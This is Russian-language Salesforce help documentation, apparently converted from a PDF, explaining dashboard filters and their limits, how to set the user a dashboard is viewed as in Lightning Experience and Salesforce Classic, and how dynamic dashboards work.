Каждый фильтр имеет имя, оператор фильтра и одно или несколько значений. В Lightning Experience каждый фильтр может иметь до 50 параметров. В Salesforce Classic каждый фильтр может иметь до 10 параметров. Каждая панель мониторинга может содержать не более 3 фильтров. Обратитесь к Salesforce, чтобы увеличить лимит параметров фильтра в Salesforce Classic. Разрешается использовать не более 50 параметров фильтра.

Фильтры доступны для раскрывающихся списков, полей поиска и флажков, а также для текстовых и числовых полей, полей даты или даты и времени.

При изменении фильтров панель мониторинга отображает ранее кэшированные данные (при их наличии). При отсутствии данных панель мониторинга извлекает последние данные. Так или иначе, параметр панели мониторинга «Последнее обновление» содержит временную отметку для просматриваемых данных. Чтобы извлечь последние данные, нажмите кнопку **«Обновить»**.

Прим.: При подготовке к фильтрации панелей мониторинга не забывайте про эти ограничения фильтров панели мониторинга.

- Фильтры не могут быть добавлены на панели мониторинга, содержащие компоненты Visualforce или s-control.
- Фильтрация по полям области не поддерживается. При необходимости воспользуйтесь отчетом, отфильтрованным по полю области на странице панели мониторинга.
- Фильтры не применяются при планировании или отправке панели мониторинга по эл. почте.
- Фильтры не применяются к данным составного отчета в представлении панели мониторинга или не могут быть добавлены в панель мониторинга, использующую только составные отчеты.
- Настраиваемые сводные формулы нельзя использовать в фильтрах панелей мониторинга.
- В Lightning Experience относительные даты (такие как «предыдущий месяц») не могут применяться в фильтрах панелей мониторинга.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления фильтров в панель мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для просмотра, обновления и фильтрации на панелях мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

1. Добавление фильтра панели мониторинга

   Чтобы создать фильтр панели мониторинга, выберите поле, содержащее информацию, к которой необходимо применить фильтр, и определите способ отображения данных в результате фильтрации.

2. Применение фильтра панели мониторинга

   Фильтры панели мониторинга позволяют выполнять интерактивный анализ сведений. После фильтрации панели мониторинга отфильтрованное представление сохраняется, поэтому в следующий раз при просмотре панели мониторинга данные остаются отфильтрованными в том же представлении.

3. Примеры фильтров панели мониторинга

   Фильтры на панели мониторинга позволяют выбирать различные представления данных. После применения фильтра к панели мониторинга отфильтрованное представление сохраняется, поэтому при следующем просмотре панели мониторинга данные отображаются отфильтрованными в том же представлении. При отсутствии фильтров рекомендуем создать несколько панелей мониторинга, каждая из которых основывается на отдельном наборе отфильтрованных отчетов.

Добавление фильтра панели мониторинга

Чтобы создать фильтр панели мониторинга, выберите поле, содержащее информацию, к которой необходимо применить фильтр, и определите способ отображения данных в результате фильтрации.

Поле, выбранное для фильтра, может иметь *эквивалентные поля*. Эквивалентные поля и поле, выбранное для фильтра, используют один и тот же объект. Эквивалентные поля поддерживают фильтрацию компонентов, которые не содержат выбранного поля, а также иную фильтрацию некоторых компонентов. Например, если выполняется фильтрация по полю «Ответственный за организацию», эквивалентными полями могут быть «Ответственный за возможность» или «Возможность, созданная...», так как все три поля входят в состав объекта «Пользователь».

При редактировании панели мониторинга можно видеть, как фильтруется каждый компонент, с помощью значка фильтра ( ) в Lightning Experience или элемента Отфильтровано... в Salesforce Classic. При наличии эквивалентных полей компонент может быть отфильтрован по другому полю.

1. Отредактируйте панель мониторинга, затем щелкните **+ Фильтр** в Lightning Experience или **Добавить фильтр** в Salesforce Classic.
2. В раскрывающемся списке Поле выберите поле фильтрации. Раскрывающийся список содержит поля, которые могут использоваться для фильтрации всех компонентов панели мониторинга. Если предусмотрен выбор эквивалентных полей, проведите курсором мыши над значком информации ( ), чтобы их видеть.
3. Задайте для фильтра Имя дисплея, чтобы его идентифицировать. Если фильтр имеет много эквивалентных полей, рекомендуется использовать имя, применимое для всех компонентов.
4. Назначьте значения для фильтра.

   В Lightning Experience щелкните **Добавить значение фильтра**, выберите Оператор и задайте Значение. Дополнительно задайте настраиваемый Текст дисплея. Затем нажмите кнопку **«Применить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления фильтров в панель мониторинга:

- «Запуск отчетов»


  И

  «Управление панелями мониторинга»



В Salesforce Classic в меню «Опции фильтра» выберите оператор и предоставьте одно или несколько значений, по которым должна выполняться фильтрация.

Используйте поле Текст дисплея, чтобы назначить имя фильтру. Например, при использовании панели мониторинга продаж некоторые этапы возможностей могут быть объединены в группу «Ранние». Данная группа позволяет пользователям быстро фильтровать панель мониторинга для отображения только данных, соответствующих сделкам, которые находятся на ранних этапах разработки.



5. В Lightning Experience нажмите кнопку **«Добавить»**. В Salesforce Classic нажмите кнопку **ОК**. При наличии эквивалентных полей компонент может быть отфильтрован по другому полю.

В Lightning Experience для модификации существующего фильтра щелкните значок карандаша ( ). Чтобы удалить существующий фильтр, щелкните значок уборки мусора ( ).

В Salesforce Classic, чтобы изменить или удалить существующий фильтр, выберите пункт **«Редактировать фильтр»** или **«Удалить фильтр»** в раскрывающемся списке фильтров.

Применение фильтра панели мониторинга

Фильтры панели мониторинга позволяют выполнять интерактивный анализ сведений. После фильтрации панели мониторинга отфильтрованное представление сохраняется, поэтому в следующий раз при просмотре панели мониторинга данные остаются отфильтрованными в том же представлении.

Прим.: Все компоненты на панели мониторинга необязательно фильтруются по одному полю. Используемое поле определяется пользователем, создавшим или изменившим панель мониторинга.

1. Откройте панель мониторинга.
2. Выберите параметр в раскрывающемся списке фильтра.
   Каждый фильтр содержит как минимум одно значение, которое может использоваться для дополнительного уточнения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра, обновления и фильтрации на панелях мониторинга:

- «Запуск отчетов»

  И

  доступ к папке панели мониторинга





3. Для просмотра данных без фильтрации выберите **«Очистить фильтр»** или **«Все»** в раскрывающемся списке фильтра.

Примеры фильтров панели мониторинга

Фильтры на панели мониторинга позволяют выбирать различные представления данных. После применения фильтра к панели мониторинга отфильтрованное представление сохраняется, поэтому при следующем просмотре панели мониторинга данные отображаются отфильтрованными в том же представлении. При отсутствии фильтров рекомендуем создать несколько панелей мониторинга, каждая из которых основывается на отдельном наборе отфильтрованных отчетов.


ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.


Показатели продаж по продуктам

Создайте панель мониторинга продаж, позволяющую пользователям отслеживать показатели продаж по продуктам. Для этого добавьте новую панель мониторинга с ключевыми показателями эффективности (например, прибыль от закрытых сделок). Чтобы разрешить пользователям просматривать показатели эффективности по продукту, добавьте фильтр для поля «Имя продукта».



Сделки для разных сегментов организации

Создайте панель мониторинга с двумя фильтрами, позволяющую определять способы оформления разных типов сделок в разных сегментах организации. Создайте фильтр для поля «Годовой доход», который содержит несколько диапазонов, соответствующих способу сегментирования организаций, затем создайте фильтр для поля возможности «Тип» и добавьте фильтр для отображения сделок по полю «Регион». Чтобы разрешить всем сотрудникам торговой организации доступ к панели мониторинга, рекомендуем создать динамическую панель мониторинга: менеджеры могут просматривать эффективность своих рабочих групп, а торговые представители — отслеживать собственную эффективность.



Выбор того, в каком качестве люди будут просматривать панель мониторинга

Скажем, ваши торговые представители могут просматривать только свои возможности, но вы бы хотели видеть все возможности, закрытые в последнем квартале. Создайте панель мониторинга и разрешите людям просматривать панель мониторинга в вашем качестве (или в качестве того, кто видит все возможности). Когда ваши торговые представители откроют панель мониторинга, они увидят информацию обо всех возможностях, а не только о собственных. (Их доступ к данным в Salesforce остается неизменным. Они смогут только просматривать данные в вашей панели мониторинга.)

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Выбор того, в каком качестве можно просматривать панель мониторинга в Lightning Experience

Определите данные, которые смогут увидеть читатели панели мониторинга, при указании, в качестве кого они будут просматривать панель мониторинга. Помните, если вы определите, в качестве кого люди будут просматривать панель мониторинга, вы сможете предоставить читателям панели мониторинга более широкий обзор данных, чем обычно отображаемый для них. Убедитесь, что контролируете доступ к панели мониторинга, сохраняя ее в соответствующей папке панели мониторинга.

Выбор текущего пользователя в Salesforce Classic

Чтобы определить данные, которые должны отображаться на панели мониторинга, выберите *текущего пользователя*.

Выбор того, в каком качестве можно просматривать панель мониторинга в Lightning Experience

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и удаления панелей мониторинга:	Запуск отчетов И Управление панелями мониторинга
Чтобы определить, в качестве кого люди будут просматривать панель мониторинга Lightning Experience, выполните следующие действия.	Просмотр панелей мониторинга моей рабочей группы ИЛИ Просмотр всех данных
Чтобы включить для читателей панели мониторинга выбор того, в каком качестве они смогут просматривать панель мониторинга, выполните следующие действия.	Просмотр панелей мониторинга моей рабочей группы ИЛИ Просмотр всех данных

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Определите данные, которые смогут увидеть читатели панели мониторинга, при указании, в качестве кого они будут просматривать панель мониторинга. Помните, если вы определите, в качестве кого люди будут просматривать панель мониторинга, вы сможете предоставить читателям панели мониторинга более широкий обзор данных, чем обычно отображаемый для них. Убедитесь, что контролируете доступ к панели мониторинга, сохраняя ее в соответствующей папке панели мониторинга.

Люди просматривают панели мониторинга как указанные пользователи, перечисленные над панелью мониторинга напротив «Просмотр в качестве». Укажите, в качестве кого можно просматривать панель мониторинга, во время создания или редактирования панели мониторинга.

Полномочие «Просмотр всех данных» позволяет выбирать любого пользователя организации в качестве текущего пользователя панели мониторинга. Полномочие «Просмотр панелей мониторинга моей рабочей группы» позволяет выбирать любого нижестоящего пользователя в иерархии ролей.

1. Измените панель мониторинга.
2. Откройте меню свойств, нажав .
3. Под пунктом **«Просмотр панели мониторинга в качестве»** выберите, в качестве кого люди смогут просматривать панель мониторинга.
   - **Меня**: читатели панели мониторинга видят данные на панели мониторинга в соответствии в вашим доступом к данным.

     Например, если вы видите только возможности в Канаде, тогда читатели панели мониторинга увидят исключительно данные о возможностях в Канаде.
   - **Указанного пользователя**: читатели панели мониторинга видят данные на панели в соответствии с уровнем доступа к данным того, кого вы указали.

     Например, если вы выберете кого-нибудь, кто может просматривать возможности из любой страны, то читатели панели мониторинга видят данные о возможностях со всех стран.

- **Пользователя, осуществившего вход в систему**: читатели панели мониторинга видят данные как таковые, в соответствии с собственным уровнем доступа к данным.

4. При необходимости укажите, в качестве кого читатели панели мониторинга смогут просматривать панели мониторинга.
5. Дополнительно выберите **«Разрешить пользователям панели мониторинга вносить изменения в эту (динамическую панель мониторинга)»**, чтобы активировать для читателя с соответствующими пользовательскими полномочиями возможность выбора, в качестве кого они смогут просматривать панель мониторинга. Обладая пользовательским полномочием «Просмотр панелей мониторинга моей рабочей группы», читатель сможет просматривать панель мониторинга в собственном качестве или в качестве лица, расположенного ниже данного читателя в иерархии ролей. Обладая пользовательским полномочием «Просмотр всех данных», читатель сможет просматривать панель мониторинга в собственном качестве.
6. В окне «Свойства» нажмите **«Сохранить»**. Затем в конструкторе панелей мониторинга снова нажмите **«Сохранить»**.

Когда люди откроют вашу панель мониторинга, они смогут увидеть данные в качестве лиц, которых вы указали.

Выбор текущего пользователя в Salesforce Classic

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания, редактирования и удаления панелей мониторинга:	«Запуск отчетов» И «Управление панелями мониторинга»
Для создания, редактирования и удаления динамических панелей мониторинга:	«Запуск отчетов» И «Управление динамическими панелями мониторинга»
Для включения возможности выбора другого текущего пользователя панели мониторинга:	«Просмотр панелей мониторинга моей рабочей группы» ИЛИ «Просмотр всех данных»

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы определить данные, которые должны отображаться на панели мониторинга, выберите *текущего пользователя*.

Каждой панели мониторинга назначается *текущий пользователь*, параметры безопасности которого определяют данные, доступные для отображения.

Прим.: Полномочие «Управление динамическими панелями мониторинга», необходимое для выбора текущего пользователя, недоступно в версии **Professional Edition**.

Полномочие «Просмотр всех данных» позволяет выбирать любого пользователя организации в качестве текущего пользователя панели мониторинга. Полномочие «Просмотр панелей мониторинга моей рабочей группы» позволяет выбирать любого нижестоящего пользователя в иерархии ролей.

Прим.: Компоненты панели мониторинга, использующие Visualforce, пропускают поле текущего пользователя. Содержимое отображается только в том случае, если пользователь имеет доступ к странице Visualforce. Данная особенность не распространяется на другие компоненты панели мониторинга.

Пользователи с лицензией платформы Salesforce Platform или Salesforce Platform One могут просматривать панель мониторинга только при наличии такой же лицензии у текущего пользователя панели мониторинга. Пользователи, обладающие лицензиями, которые не обеспечивают доступ ко всем панелям мониторинга, могут видеть только панели мониторинга с текущими пользователями, имеющими лицензии такого же типа. Для пользователей с разными типами лицензий могут быть созданы отдельные панели мониторинга.

Чтобы выбрать текущего пользователя панели мониторинга в Salesforce Classic, выполните следующие действия.

1. Измените панель мониторинга.
2. Нажмите кнопку напротив поля «Просмотр панели мониторинга как».

   Прим.: В случае отсутствия полномочия «Управление динамическими панелями мониторинга» введите имя текущего пользователя и перейдите к последнему действию. Чтобы просмотреть список всех доступных пользователей, введите символ «*».

3. Выберите нужный вариант.
   - **«Запустить в качестве определенного пользователя».** Для отображения панели мониторинга используются параметры безопасности отдельного пользователя. Независимо от личных параметров безопасности, всем пользователям отображаются одни и те же данные. Данный вариант позволяет предоставлять общий доступ к большому изображению в иерархии или стимулировать участников рабочей группы путем отображения их сравнительной производительности. В случае отсутствия полномочия «Просмотр всех данных» можно выбрать только себя. Полномочие «Просмотр панелей мониторинга моей рабочей группы» позволяет выбирать любого нижестоящего пользователя в иерархии ролей.
   - **«Запустить в качестве пользователя, выполнившего вход в систему».** Для отображения *динамической панели мониторинга* используются параметры безопасности пользователя, просматривающего панель мониторинга. Данные, доступные на панели мониторинга, определяются уровнем доступа каждого пользователя. Данный вариант позволяет администраторам предоставлять пользователям с разным уровнем доступа общий доступ к одному набору компонентов панели мониторинга.
4. При необходимости установите флажок «Разрешить авторизованным пользователям изменение текущего пользователя», чтобы разрешить изменение текущего пользователя на странице просмотра панели мониторинга.
   - Пользователи с полномочием «Просмотр панелей мониторинга моей рабочей группы» могут просматривать панели мониторинга в качестве подчиненных им пользователей в иерархии ролей.
   - Пользователи с полномочием «Просмотр всех данных» могут редактировать и просматривать панели мониторинга в качестве любого пользователя организации.
   - Несмотря на отсутствие полномочия «Просмотр всех данных» и роли текущего пользователя, пользователи с полномочием «Включение панели мониторинга другого пользователя» могут редактировать доступные панели мониторинга.

   Прим.: При наличии полномочия «Просмотр панелей мониторинга моей рабочей группы» или «Просмотр всех данных» пользователь может открыть страницу *редактирования* панели мониторинга в качестве другого пользователя, но изменить текущего пользователя на странице *просмотра* панели мониторинга можно только при наличии флажка «Разрешить авторизованным пользователям изменение текущего пользователя».
5. Нажмите кнопку **«OK»**.
6. Введите имя текущего пользователя в поле «Просмотр панели мониторинга как:».
7. Сохраните панель мониторинга.

Предоставление персонифицированных представлений панели мониторинга в Salesforce Classic

Динамические панели мониторинга позволяют каждому пользователю просматривать доступные ему данные. Динамическая панель мониторинга позволяет контролировать доступность данных без создания отдельной панели мониторинга (а также текущего пользователя и папки) для каждого уровня доступа.

Настройка динамических панелей мониторинга в Salesforce Classic

Создайте папку, где будет храниться панель мониторинга и ее основные отчеты, а затем создайте панель мониторинга.

Предоставление персонифицированных представлений панели мониторинга в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Динамические панели мониторинга позволяют каждому пользователю просматривать доступные ему данные. Динамическая панель мониторинга позволяет контролировать доступность данных без создания отдельной панели мониторинга (а также текущего пользователя и папки) для каждого уровня доступа.

Доступ к панелям мониторинга контролируется администраторами путем их хранения в папках с определенным уровнем доступности. Папки панелей мониторинга могут быть общедоступными, скрытыми или доступными только определенным группам, ролям или территориям. Панели мониторинга, хранящиеся в папке, могут быть просмотрены при наличии доступа к самой папке.

Папки определяют уровень доступа к панели мониторинга, однако уровень доступа к данным определяется *текущим пользователем*. Ниже перечислены допустимые варианты выбора.

- **«Запустить в качестве определенного пользователя».** Для отображения панели мониторинга используются параметры безопасности отдельного пользователя. Независимо от личных параметров безопасности, всем пользователям отображаются одни и те же данные. Данный вариант позволяет предоставлять общий доступ к большому изображению в иерархии или стимулировать участников рабочей группы путем отображения их сравнительной производительности. В случае отсутствия полномочия «Просмотр всех данных» можно выбрать только себя. Полномочие «Просмотр панелей мониторинга моей рабочей группы» позволяет выбирать любого нижестоящего пользователя в иерархии ролей.
- **«Запустить в качестве пользователя, выполнившего вход в систему».** Для отображения *динамической панели мониторинга* используются параметры безопасности пользователя, просматривающего панель мониторинга. Данные, доступные на панели мониторинга, определяются уровнем доступа каждого пользователя. Данный вариант позволяет администраторам предоставлять пользователям с разным уровнем доступа общий доступ к одному набору компонентов панели мониторинга.

Динамическая панель мониторинга позволяет контролировать доступность данных без создания отдельной панели мониторинга (а также текущего пользователя и папки) для каждого уровня доступа. Отдельная динамическая панель мониторинга может отображать стандартный набор показателей для всех уровней организации.

Пользователи могут создавать не более трех фильтров для каждой динамической панели мониторинга. Благодаря фильтрации динамических панелей мониторинга, администраторы получают дополнительные возможности по созданию панелей мониторинга. Например, пользователь может создать единую систему показателей продаж, поддерживающую фильтрацию по продуктам и торговым представителям. Используя данную систему, менеджеры по продажам смогут просматривать общие и индивидуальные показатели эффективности своих торговых представителей. Кроме того, им будут доступны продажи по продуктам, позволяющие определить продукты, продаваемые или непродаваемые отдельными торговыми представителями.

